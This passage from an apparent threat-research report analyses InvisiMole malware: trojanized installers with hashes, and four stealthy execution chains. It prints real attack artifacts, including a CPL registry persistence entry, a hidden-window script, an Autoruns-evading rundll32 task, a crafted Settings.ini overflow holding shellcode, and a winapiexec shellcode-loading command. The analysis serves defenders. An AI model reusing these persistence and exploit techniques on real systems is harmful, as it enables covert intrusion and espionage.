


Figure 17 // Two InvisiMole execution chains delivered by trojanized files

We have detected almost 30 different trojanized applications—among them *Bitdefender USB Immunizer*, *7-Zip*, remote desktop and employee monitoring utilities, but also region-specific software and software specific to the organization's sector. Along with the PDF document, the benign versions of these applications were clearly stolen from the compromised organization.

InvisiMole replaces the original files on the compromised computer with the trojanized versions, while preserving their names, icons and metadata. This is both a lateral movement and persistence technique, as users naturally open and share their own documents.

This technique is especially powerful if the trojanized file happens to be a software installer placed on a central server—a common way to deploy software in larger organizations. That way, InvisiMole is organically distributed to many computers that use this server.

Table 5 // Examples of trojanized software, stolen from the compromised organization and bundled with InvisiMole.The list excludes documents and software specific to the affected organization.

SHA-1	Filename	Application
125FCA6EBD82682E51364CF93C9FFA8EB4F6CA5F	`WebComponents.exe`	Web Components (Hikvision)
3B923FA1E5DCB4F65DAA138BECEB123D7C431D1B	`AIDA64.exe`	AIDA64 Network Audit
3BB2C05DEA077835A79499A0BB81410D27EEBFAF	`poweriso6-full.exe`	PowerISO Setup
4C13AD9AD9C134DE15F3AE5E2F0D2EC1E290DEE8	`SamsungUniversalPrintDriver3.exe`	Samsung Universal Print Driver
728386C6D6EAF43148FE25F86E6AF248019D9842	`Daemon.Tools.Lite.v5.0.1.0407.exe`	DAEMON Tools
793F4DD2B765ECD962A053246646ED0D6144D249	`adberdr11000_ru_ru.exe`	Adobe Reader
8147E85E13B3624FA290F1F218647A0D1FD70204	`UltraVNC_1_2_24_X86_Setup.exe`	UltraVNC (remote desktop software utility)
8C5F463FA79601DE38D0A77808226B1A8E67459A	`7-Zip.exe`	7-Zip
9B1E0A22DEB124FF36FCF7ED2EA82E799B49B070	`lanscope_setup.exe`	LanScope (employee monitoring)
9B48090704C3F62D6B768780845E2D04862F5219	`UltraVNC_1_2_24_X64_Setup.exe`	UltraVNC (remote desktop software utility
CD3419B4B3958BE5BE1CAEA60A4EE98E4D427A6D	`epson373260eu.exe`	Epson (printer driver)
D5D3A01A5944D55E5DDF1F915E88043691BE6F58	`putty.exe`	Putty
D8EB2429253E82729F34373068EC350D1B2DA8AB	`WinSetupFromUSB-1-6.exe`	WinSetupFromUSB
DDB871AD5823BE31F5176F2B0CE149D4B6E44F24	`BDUSBImmunizerLauncher.exe`	BitDefender USB Immunizer Launcher
E936E857A812690178ED049FD4A1766E281B9F1D	`DMMultiView.exe`	Geovision DMmultiview Software for Remote Monitoring

6 EXECUTION CHAINS

For execution and persistence, InvisiMole's operators use long execution chains and rely on living-off-the-land. We have observed the attackers using a BYOVD technique, and the aforementioned BYOVS technique, to deliver vulnerable components to the system and then exploit their vulnerabilities—**not to gain initial access to the system, but to achieve covert code execution and long-term persistence.**

Their tactic is exclusively to install legitimate tools, and reserve malicious components for later stages within the execution chain.

Moreover, the later stages are encrypted using DPAPI, to make it harder to reconstruct the full chain outside the victim's computer. Despite these issues, we were able to reconstruct four distinct types of InvisiMole execution chains in cooperation with the compromised organizations, as illustrated in Figure 18.

We named the four chains by the component that InvisiMole misuses or exploits to achieve covert execution. Attackers use these methods in various situations:

- *Control Panel misuse chain* is the least elaborate, possibly used in earlier stages of development, when the attackers tested the use of DPAPI and InvisiMole blob structure. This is the only chain where the attackers used a malicious PE file—all the other chains were crafted by combining legitimate tools and encrypted shellcode stored in registry keys.
- *SMInit exploit chain* exploits a vulnerability in *Total Video Player* software, and is used on systems where the attackers don't have administrative privileges.
- *Speedfan exploit chain* exploits a vulnerability in Windows `speedfan.sys` driver, and is used on older 32-bit systems where the attackers have managed to gain administrative privileges.

- *Wdigest exploit chain* exploits a vulnerability in Windows `wdigest.dll` library. This is InvisiMole's flagship chain, the most elaborate, used on the newest versions of Windows, where the attackers have administrative privileges.





Figure 18 // Four reconstructed InvisiMole execution chains

5Note we haven't observed InvisiMole's RC2FM backdoor executed by these chains. On the other hand, we were not able to obtain one of the three final stages in the *Speedfan exploit chain*, and it is possible the unknown component is precisely RC2FM backdoor.

This backdoor may also be is executed by another, yet undiscovered execution chain. As seen in Figure 19, the debug artifacts in one of InvisiMole's components reveal other possible execution methods.



```
seg000:00000E50 aRundllStartedD:
seg000:00000E50                 text "UTF-16LE", 'Rundll started, DBG and press OK',0
seg000:00000E92 aSRundll32ExeSI:
seg000:00000E92                 text "UTF-16LE", '%s\rundll32.exe %s\invagent.dll, RunUpdateTC',0
seg000:00000EEC                 db    0
```

Figure 19 // Debug artifact suggesting other possible execution methods

6.1 Control Panel misuse chain

The specialty of the *Control Panel misuse chain* is a rare technique known from Vault 7 leaks, used to achieve covert execution. InvisiMole installs one of its components as a control panel item, thus forcing Control Panel to load it every time it is executed. The malicious control panel item then loads InvisiMole's TCP downloader.

Overview of the chain is illustrated in Figure 20.




Figure 20 // Control Panel misuse chain

6.1.1 Installation

The chain is set up by a patched RAR SFX dropper with an added InvisiMole blob. As a decoy, it uses a software installer, or a document **previously stolen from the victim**.

The dropper encrypts the final stage—InvisiMole's TCP downloader—with `CryptProtectData` API and drops it along with Stage 4. Then, it registers Stage 4 as a control panel item under this registry key:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs
  “infocard” = “%APPDATA%\Microsoft\AddIns\infocardadd.cpl”
```

and opens the Control Panel which (as detailed in *Stage 3* part) triggers execution of Stage 4 for the first time.

On the first execution, Stage 4 sets up persistence for the chain, so it subsequently starts from Stage 1.

Table 6 // Components used in InvisiMole's Control Panel misuse chain

SHA-1	File path	Comment
N/A	`%STARTUP%\Control Panel.lnk`	Stage 1—LNK file
2402765EA67E04F151D32BF2B749B150BBD3993E	`%APPDATA%\Control\Control.js`	Stage 2—JavaScript
9F64FEC50D4447175459AAB33BC9126F9A3370D8	`%APPDATA%\Microsoft\AddIns\infocardadd.cpl`	Stage 4—InvisiMole blob loader
A3AFF8CE55907DAA1F3360DED01BCF3F6F9D0CF2		
N/A (unique per victim)	`%APPDATA%\Microsoft\AddIns\imageapplet.dat`	Stage 5—InvisiMole's TCP downloader

6.1.2 Stage 1—Control Panel.lnk

The first stage is an LNK file dropped in the Startup folder, pointing to the file `%APPDATA%\Control\Control.js`.

6.1.3 Stage 2—Control.js

Stage 2 is a malicious JavaScript file with this script:

```
WScript.CreateObject(“WScript.Shell”).Run(“::{20d04fe0-3aea-1069-
a2d8-08002b30309d}\\::{21EC2020-3AEA-1069-A2DD-08002B30309D}”, 0)
```

Although it is not clear at first glance, this script opens the Control Panel in a new hidden window, as the CLSIDs used in the script refer to the **This PC**[8] folder and the **Control Panel**, respectively.

[8] Alternatively, this folder is known as My Computer or Computer on older Windows versions

6.1.4 Stage 3—Control Panel


In Stage 3, the legitimate, preinstalled Control Panel is misused to automatically load Stage 4, which is masked as a CPL file.

CPL files are a special type of Windows executable file—a DLL file with .cpl extension, exporting a function named `CPlApplet` that matches a specific prototype. Unlike standard DLL files, CPL files can be executed directly. When a CPL file is executed, Windows automatically executes the Control Panel (`control.exe`) with this file as an argument, and Control Panel loads the CPL and calls its `CPlApplet` function.

This feature made CPL files popular among malware authors in the past—as a way to disguise DLL files and to bypass simple email filters. For example, *massively distributed banking trojans in a campaign targeting Brazil* have been delivered as CPL files with deceptive names (e.g. `Invoice.cpl`), attached to malicious emails, in an attempt to trick potential victims into executing them.

Another method attackers have used to leverage CPL files is to register a malicious CPL file as a control panel item, under the `HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs` registry key. Whenever the Control Panel is executed, it automatically loads all such CPL files and calls their `CPlApplet` functions. This technique is described in the *MITRE ATT&CK knowledge base* and is also used by InvisiMole—but with a surprising twist.

InvisiMole takes advantage of an anomaly in how Windows handles files with .cpl extensions that **don't comply with the CPL specification**. Stage 4 is registered as a control panel item, but it is not a genuine CPL file—instead, it is a standard DLL with its extension changed to .cpl. If the user executes the InvisiMole .cpl file directly, it won't be loaded because of the missing `CPlApplet` function, and an error may be triggered, as seen in Figure 21.



Program Compatibility Assistant

Did this control panel item work correctly?

If it didn't, try using settings that are compatible with this version of Windows.

Control Panel item: Unknown Program
Publisher: Unknown Publisher
Location: C:\Users\user\AppData\Roaming\Micr...\infocardadd.cpl

X
Open the control panel using recommended settings
This control panel works correctly
Cancel
What settings are applied?

Figure 21 // As InvisiMole's .cpl file does not support the CPL interface, on Windows 7, it triggers an error when double-clicked

However, when the Control Panel is executed, the same file is loaded successfully, and thus InvisiMole is able to execute *any* DLL file under the context of the Control Panel. This trick has been briefly documented in the *Vault 7 leak* of CIA capabilities.

Overall, the benefit of this persistence technique for the attackers is that there is no obvious connection between the LNK file dropped in the Startup folder and the malicious file that is ultimately loaded—seemingly, only the Control Panel is executed on system startup.

6.1.5 Stage 4—infocardadd.cpl

Stage 4 is a malicious control panel item dropped under the name `infocardadd.cpl`, which mimics the name of its legitimate `infocard.cpl` counterpart.

On its first execution, this component drops Stages 1 and 2 to set up persistence for the chain.

Subsequently, it is used to load the final stage of the chain, which is InvisiMole's TCP downloader[9]. It obtains the downloader from the `imageapplet.dat` file, decrypts it using `CryptUnprotectData` and loads it in a new thread.

6.2 SMInit exploit chain

In the *SMInit exploit execution chain*, the attackers bring a legitimate, but vulnerable piece of software to the compromised system and then exploit its vulnerability to load InvisiMole's TCP downloader.

This technique can help **avoid application whitelisting** or detection, as the malware is running under the context of a legitimate process.

For the exploitation, the attackers use the quite outdated *Total Video Player*[10] software by *EffectMatrix Inc*. This software was released back in 2007 and has a stack overflow vulnerability. The attackers deploy it under the name `SMInit.exe`; thus the name of this execution chain, illustrated in Figure 22.




Figure 22 // InvisiMole's SMinit exploit chain

Note that this execution method does not require administrative privileges, so the attackers can use it on compromised computers where they didn't manage to obtain those rights.

6.2.1 Installation

This chain is set up by a dropper, which is a patched RAR SFX archive with an added InvisiMole blob. As a decoy, it uses a software installer previously stolen from the compromised organization. This decoy software installer is unrelated to the *Total Video Player* software.

The dropper delivers a set of files related to the vulnerable software, as listed in Table 7, and drops them in the `%USERPROFILE%\AppData\Roaming\Microsoft\Sessions` folder.

Apart from that, it uses `CryptProtectData` to encrypt Stage 2 and 3, and stores the encrypted blobs in the registry, as listed in Table 8.

Table 7 // Files related to Total Video Player software misused by InvisiMole

SHA-1	Filename	Comment
2161A471B598EA002FC2A1CC4B65DBB8DA14A88E	SMInit.exe	Legitimate *Total Video Player* software
355F026D6F8C43956B8D326026038BF809F7350D	hskin.dll	
9091BE6630AD170D15CA6A6722CE53619AC61229	TVPSkin.dll	
E85D7F0564771C9396FDCDB9877DB0FF61C1D515	Settings.ini	File with exploit

[9] SHA-1 of decrypted InvisiMole blob: DBD21EF03CCC3A985D808B0C5EC7AC54DED5D1C9
[10] The full name of the software is *E.M. Total Video Player*

Table 8 // Registry entries with stages of SMInit exploit chain

Registry key	Comment
`HKCU\Software\Microsoft\Feeds\SyncData`	Stage 2—task scheduler
`HKCU\Software\Microsoft\Feeds\SyncImage`	Stage 3—InvisiMole's TCP downloader

On the first execution, the chain starts from Stage 1 and sets up persistence, so that it is triggered on each system start by a scheduled task.

6.2.2 Stage 0—scheduled task


This chain is installed as a task named `MSST`. This task executes the first stage—`SMInit.exe`—using this uncommon command line:

```
rundll32.exe shell32.dll,ShellExec_RundDLL “C:\Users\Admin\AppData\
Roaming\Microsoft\Sessions\SMInit”
```

This combination of rundll32.exe and shell32.dll tricks *Sysinternals Autoruns* tool into *hiding this task* from the list of programs configured to run during system bootup when the **Hide Windows Entries** option is enabled in the tool. This option is part of the default settings.

6.2.3 Stage 1—SMinit.exe

Stage 1 is the legitimate *Total Video Player* software, deployed under the `SMInit.exe`[11] filename (see Figure 23).




SMInit.exe Properties

Property	Value
Description	
File description	E.M. Total Video Player
Type	Application
File version	1.3.7.1208
Product name	E.M. Total Video Player
Product version	1, 3, 1, 0
Copyright	
Size	228 KB
Date modified	07/03/2016 16:54
Language	English (United States)
Original filename	E.M. Total Video Player

Figure 23 // *`SMInit.exe`* file properties show E.M. Total Video Player as the original name

[11] SHA-1: 2161A471B598EA002FC2A1CC4B65DBB8DA14A88E

Once the software is started, it attempts to parse the `Settings.ini` file, shown in Figure 24. The parsing function allocates a 256-byte buffer on the stack and reads a value from the file. InvisiMole uses a specifically crafted `Settings.ini` file, where the length of this value exceeds the length of the allocated buffer. This is how the stack overflow vulnerability is exploited and how the shellcode placed in the crafted settings file gets executed.



```
    Settings.ini                                ↓FRO --------                 00000000│Hiew 8.67 (c)SEN
[Support Groups]
Video=BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBы♠Д▲H(☺►1└j0^┴╟◘j@V☺ЎVP §№@☺►Й╟├• Йxj◘X┴pL@1╔Qheedshft\Fhrosoh\Michw
arehSoftЙтU╗↑☺♥☺Бє☺☺☺☺SQRP §♦@☺►E└u'VЙтPhDatahSyncЙcRWPPQЙюЛ6V §◘@☺►V §♀@☺►A? t→WЙ·Й■№╣dЎ  Гё н5·▐♥)лРтЎ ╥P1└P
j  §Ë@☺►P├BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
[AssociateType]
AssociateType =1
```

Figure 24 // *`Settings.ini`* file with the stack overflow exploit

By triggering this vulnerability, InvisiMole is able to force the application to execute InvisiMole shellcode under its context. The shellcode reads the registry value `HKCU\Software\Microsoft\Feeds\SyncData`, decrypts it and passes execution flow to the decrypted code.

6.2.4 Stage 2—SyncData entry

The Stage 2 shellcode is used to decrypt and load the final stage of this chain from `HKCU\Software\Microsoft\Feeds\SyncImage`, which is **InvisiMole's TCP downloader**[12].

To decrypt Stage 3, and also to decrypt one part of itself, it uses the `CryptUnprotectData` API.

During the first execution, this stage also schedules the Stage 0 task for the current user, to ensure persistence for the whole chain. To make the task scheduling functionality stealthier, it doesn't utilize API calls; instead, it is implemented using the COM interface of the task scheduler (`ITaskService, ITaskDefinition, ITaskSettings` COM interfaces).

[12] SHA-1 of decrypted InvisiMole blob: `2E7F737CAEB56716ACE36FADEB74EE610705283F`

6.3 Speedfan exploit chain

In the *Speedfan exploit execution chain*, InvisiMole uses the **Bring Your Own Vulnerable Driver** technique to load the `speedfan.sys` driver on the compromised system, and then exploit local privilege escalation vulnerability (CVE-2007-5633) to gain code execution in kernel mode.

To get this exploit up and running, InvisiMole misuses two legitimate tools: *srvany-ng* and *winapiexec*.

Once running in the context of the kernel, InvisiMole injects its code into a legitimate process and covertly loads the final stages. We have seen InvisiMole's RC2CL backdoor and DNS downloader being loaded this way.

This execution method, illustrated in Figure 25, is used on older 32-bit Windows systems, for the cases when the attackers were able to get admin privileges.




Figure 25 // Execution chain exploiting vulnerability in the *speedfan.sys* driver

6.3.1 Installation

We don't know exactly how this chain is set up, whether by using an InvisiMole dropper, or possibly by a human operator using Gamaredon's toolset in the early stages of the attack—either way, administrative privileges are required for this execution method.

Based on our post-attack analysis, we know the (unknown) installer must register the Windows service starting up Stage 1 and drop legitimate utilities misused in Stages 1 and 2.

Finally, it must encrypt the rest of the components in the chain using `CryptProtectData`, to make sure they can only be decrypted on the victim's computer.


Some of the filenames used in the *Speedfan exploit chain* are listed in Table 9; others are discussed later in the section.

Table 9 // Files used in InvisiMole's Speedfan exploit chain

SHA-1	File path	Comment
9987c0b97cb6a0239d3af6e5a70b552e1c38810f	C:\Windows\system32\mscorscvs.exe	Stage 1
4a6dc6a32a777dc5dd47221bf79604bc0258a987	C:\Windows\system32\drivers\NGEN Framework\NGEN.exe	Stage 2
N/A (unique per victim)	C:\Windows\system32\drivers\NGEN Framework\NGEN.cab	Stages 3-6

6.3.2 Stage 1—mscorscvs.exe

This execution chain starts with a legitimate utility srvany-ng[13], installed in `C:\Windows\system32\mscorscvs.exe` and registered as a Windows service under the name `clr_optimization_v2.0.51527_X86`, as shown in Figure 26. This name is used to mimic *Microsoft.NET Framework NGEN (Native Image Generator service)*.




Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Microsoft .NET Framework NGEN v.2
DisplayName	REG_SZ	Microsoft .NET Framework NGEN v2.0.51527_X86
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	C:\Windows\system32\mscorscvs.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\clr_optimization_v2.0.51527_X86

Figure 26 // Properties of *clr_optimization_v2.0.51527_X86* service starting up InvisiMole's Speedfan exploit chain

This utility is designed to run any Windows application as a service—for that, the parameters of the application must be specified under the service parameters. InvisiMole configures this tool so that it loads `C:\Windows\system32\drivers\NGEN Framework\NGEN.exe` with the parameters specified under the `AppParameters` registry value, as shown in Figure 27.



Name	Type	Data
(Default)	REG_SZ	(value not set)
AppDirectory	REG_SZ	C:\Windows\system32\drivers\NGEN Framework
Application	REG_SZ	C:\Windows\system32\drivers\NGEN Framework\NGEN.exe
AppParameters	REG_SZ	VirtualAlloc 0 0x20000 0x3000 0x40 , CreateFileW "Ngen.cab" 0x80000000 0 0 3 0 0 , SetFilePointer $$:7 64 0 0 , ReadFile $$:7 $$:1 0x20000 $b:4 0 , CloseHandle $$:7 , EnumUILanguagesA $$:1 ...

mputer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\clr_optimization_v2.0.51527_X86\Parameters

Figure 27 // srvany-ng is configured to execute the winapiexec tool with InvisiMole's shellcode

6.3.3 Stage 2—NGEN.exe

The `NGEN.exe` name of Stage 2 is used to mimic a legitimate *Windows Native Image Generator* tool. The file itself is a copy of a legitimate tool winapiexec[14]—the same tool that is misused to upgrade Gamaredon's targets to InvisiMole (see the Delivery method section).

For this execution chain, winapiexec is executed with the following command line:

```
C:\Windows\system32\drivers\NGEN Framework\NGEN.exe VirtualAlloc 0
0x20000 0x3000 0x40 , CreateFileW 'Ngen.cab' 0x80000000 0 0 3 0 0 ,
SetFilePointer $$:7 64 0 0 , ReadFile $$:7 $$:1 0x20000 $b:4 0 ,
CloseHandle $$:7 , EnumUILanguagesA $$:1 4 $$:1"
```

[13] SHA-1: 9987C0B97CB6A0239D3AF6E5A70B552E1C38810F
[14] SHA-1: 4A6DC6A32A777DC5DD47221BF79604BC0258A987

